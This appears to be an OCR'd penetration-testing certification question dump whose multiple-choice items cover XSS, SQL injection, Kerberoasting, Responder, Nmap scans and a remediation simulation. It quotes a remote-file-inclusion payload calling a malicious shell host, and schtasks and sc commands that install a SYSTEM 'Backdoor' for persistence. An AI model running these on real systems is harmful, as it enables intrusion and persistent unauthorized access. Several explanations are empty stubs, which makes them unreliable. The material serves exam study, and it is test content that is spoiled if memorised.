`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization *, :, $, [,], (,), Input Sanitization ",', <, :, >, -,

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries
* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 21
A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe

Answer: AE

Explanation:
To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.
? schtasks.exe:
schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM
? sc.exe:
sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto
? Other Utilities:
Pentest References:
? Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.
? Windows Tools: Understanding how to leverage built-in Windows tools like
schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.
By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.
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NEW QUESTION 26
A penetration tester needs to collect information over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

A. ntlmrelayx.py -t 192.168.1.0/24 -1 1234
B. nc -tulpn 1234 192.168.1.2
C. responder.py -I eth0 -wP
D. crackmapexec smb 192.168.1.0/24

Answer: C

Explanation:
To collect information over the network, especially during an internal assessment, tools that can capture and analyze network traffic are essential. Responder is specifically designed for this purpose, and it can capture NTLM hashes and other credentials by poisoning various network protocols. Here??s a breakdown of the options:
? Option A: ntlmrelayx.py -t 192.168.1.0/24 -1 1234
? Option B: nc -tulpn 1234 192.168.1.2
? Option C: responder.py -I eth0 -wP
? Option D: crackmapexec smb 192.168.1.0/24
References from Pentest:
? Anubis HTB: Highlights the use of Responder to capture network credentials and hashes during internal assessments.
? Horizontall HTB: Demonstrates the effectiveness of Responder in capturing and analyzing network traffic for further exploitation.
==========

NEW QUESTION 28
During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result. Which of the following is the best tool to use for this task?

A. Nikto
B. Burp Suite
C. smbclient
D. theHarvester

Answer: C

Explanation:
The smbclient tool is used to access SMB/CIFS resources on a network. It allows penetration testers to connect to shared resources and enumerate users on a network, particularly in Windows environments. While finger and rwho are more common on Unix/Linux systems, smbclient provides better functionality for enumerating users across a network.
? Understanding smbclient:
? User Enumeration:
Step-by-Step Explanationsmbclient -L //target_ip -U username
? uk.co.certification.simulator.questionpool.PList@10ddf175 smbclient -L //192.168.50.2 -U anonymous
? Advantages:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 29
During a penetration test, a tester captures information about an SPN account. Which of the following attacks requires this information as a prerequisite to proceed?

A. Golden Ticket
B. Kerberoasting
C. DCShadow
D. LSASS dumping

Answer: B

Explanation:
Kerberoasting is an attack that specifically targets Service Principal Name (SPN) accounts in a Windows Active Directory environment. Here??s a detailed Explanation
? Understanding SPN Accounts:
? Kerberoasting Attack:
? Comparison with Other Attacks:
Kerberoasting specifically requires the SPN account information to proceed, making it the correct answer.
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NEW QUESTION 33
Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

A. Articulation of cause
B. Articulation of impact
C. Articulation of escalation
D. Articulation of alignment

Answer: B

Explanation:
When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here??s why the articulation of impact is the most important aspect:
? Articulation of Cause (Option A):
? Articulation of Impact (Option B):
? Articulation of Escalation (Option C):
? Articulation of Alignment (Option D):
Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

NEW QUESTION 37
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:
? Preserving Artifacts:
? Other Tasks:
Pentest References:
? Reporting: Comprehensive documentation and reporting of findings are crucial parts of penetration testing.
? Evidence Handling: Properly preserving and handling artifacts ensure that the integrity of the test results is maintained and can be used for future reference.
By preserving artifacts, the penetration tester ensures that all key outputs from the test are retained for analysis, reporting, and future reference.
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NEW QUESTION 41
Given the following statements:
? Implement a web application firewall.

? Upgrade end-of-life operating systems.
? Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?

A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations

Answer: D

Explanation:
The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here??s why option D is correct:
? Recommendations: This section of the report provides specific actions that should
be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.
? Executive Summary: This section provides a high-level overview of the findings
and their implications, intended for executive stakeholders.
? Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.
? Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.
References from Pentest:
? Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.
? Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.
Conclusion:
Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.
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NEW QUESTION 45
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url) 6 if response.status == 401:
7 print("URL accessible")
Which of the following changes is required?

A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3

Answer: A

Explanation:
? Script Analysis:
? Error Identification:
? Correct Condition:
? Corrected Script:
Pentest References:
? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.
? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.
By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.
==========

NEW QUESTION 46
During an assessment, a penetration tester runs the following command: setspn.exe -Q /
Which of the following attacks is the penetration tester preparing for?

A. LDAP injection
B. Pass-the-hash
C. Kerberoasting
D. Dictionary

Answer: C

Explanation:
Kerberoasting is an attack that involves requesting service tickets for service accounts from a Kerberos service, extracting the service tickets, and attempting to crack them offline to retrieve the plaintext passwords.
? Understanding Kerberoasting:
? Command Breakdown:
? Kerberoasting Steps:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 49
A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of the following
describes the most likely purpose of this scan?

A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration

Answer: C

Explanation:
The Nmap command nmap -sv -sT -p- 192.168.1.0/24 is designed to discover services on a network. Here is a breakdown of the command and its purpose:
? Command Breakdown:
? Purpose of the Scan:
Conclusion: The nmap -sv -sT -p- 192.168.1.0/24 command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

NEW QUESTION 51
A penetration tester is performing an authorized physical assessment. During the test, the tester observes an access control vestibule and on-site security guards near the entry door in the lobby. Which of the following is the best attack plan for the tester to use in order to gain access to the facility?

A. Clone badge information in public areas of the facility to gain access to restricted areas.
B. Tailgate into the facility during a very busy time to gain initial access.
C. Pick the lock on the rear entrance to gain access to the facility and try to gain access.
D. Drop USB devices with malware outside of the facility in order to gain access to internal machines.

Answer: B

Explanation:
In an authorized physical assessment, the goal is to test physical security controls. Tailgating is a common and effective technique in such scenarios. Here??s why option B is correct:
? Tailgating: This involves following an authorized person into a secure area without
proper credentials. During busy times, it??s easier to blend in and gain access without being noticed. It tests the effectiveness of physical access controls and security personnel.
? Cloning Badge Information: This can be effective but requires proximity to
employees and specialized equipment, making it more complex and time- consuming.
? Picking Locks: This is a more invasive technique that carries higher risk and is less
stealthy compared to tailgating.
? Dropping USB Devices: This tests employee awareness and response to malicious devices but does not directly test physical access controls.
References from Pentest:
? Writeup HTB: Demonstrates the effectiveness of social engineering and tailgating techniques in bypassing physical security measures.
? Forge HTB: Highlights the use of non-invasive methods like tailgating to test physical security without causing damage or raising alarms.
Conclusion:
Option B, tailgating into the facility during a busy time, is the best attack plan to gain access to the facility in an authorized physical assessment.
==========

NEW QUESTION 53
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.

Answer: C

Explanation:
When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.
? Port Mirroring:
? Avoiding Disruption:
? Other Options:
Pentest References:
? Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.
? Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.
By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.
==========

NEW QUESTION 54
During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward. Which of the following types of attacks is this an example of?

A. SQL injection
B. SSRF
C. XSS
D. Server-side template injection

Answer: C

Explanation:
Cross-Site Scripting (XSS) is an attack that involves injecting malicious scripts into web pages viewed by other users. Here??s why option C is correct:
? XSS (Cross-Site Scripting): This attack involves injecting JavaScript into a web application, which is then executed by the user??s browser. The scenario describes injecting a JavaScript prompt, which is a typical XSS payload.
? SQL Injection: This involves injecting SQL commands to manipulate the database and does not relate to JavaScript injection.
? SSRF (Server-Side Request Forgery): This attack tricks the server into making requests to unintended locations, which is not related to client-side JavaScript execution.
? Server-Side Template Injection: This involves injecting code into server-side templates, not JavaScript that executes in the user??s browser.
References from Pentest:
? Horizontall HTB: Demonstrates identifying and exploiting XSS vulnerabilities in web applications.
? Luke HTB: Highlights the process of testing for XSS by injecting scripts and observing their execution in the browser.
==========


NEW QUESTION 56
A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:
PORT STATE SERVICE
22/tcp open ssh 25/tcp filtered smtp 111/tcp open rpcbind 2049/tcp open nfs
Based on the output, which of the following services provides the best target for launching an attack?


A. Database
B. Remote access
C. Email
D. File sharing

Answer: D

Explanation:
Based on the Nmap scan results, the services identified on the target server are as follows:
? 22/tcp open ssh:
? 25/tcp filtered smtp:
? 111/tcp open rpcbind:
? 2049/tcp open nfs:
Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

NEW QUESTION 61
SIMULATION
A penetration tester performs several Nmap scans against the web application for a client. INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.






Vulnerability | Remediation


Select the two best remediation options:

- [ ] Restrict direct communications to App01.example.com to only approved components.
- [ ] Require an additional authentication header value between CDN.example.com and App01.example.com.
- [ ] Throttle the number of concurrent connections to CDN.example.com.
- [ ] Change the default port used for the MySQL Database Connection to DBProd.example.com.
- [ ] Change the default ports used for the web server on App01.example.com.
- [ ] Configure a host-based intrusion detection system on App01.example.com.

CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT      STATE     SERVICE    VERSION
80/tcp    open      http       nginx
443/tcp   open      ssl/https  nginx
3306/tcp  filtered  mysql
```

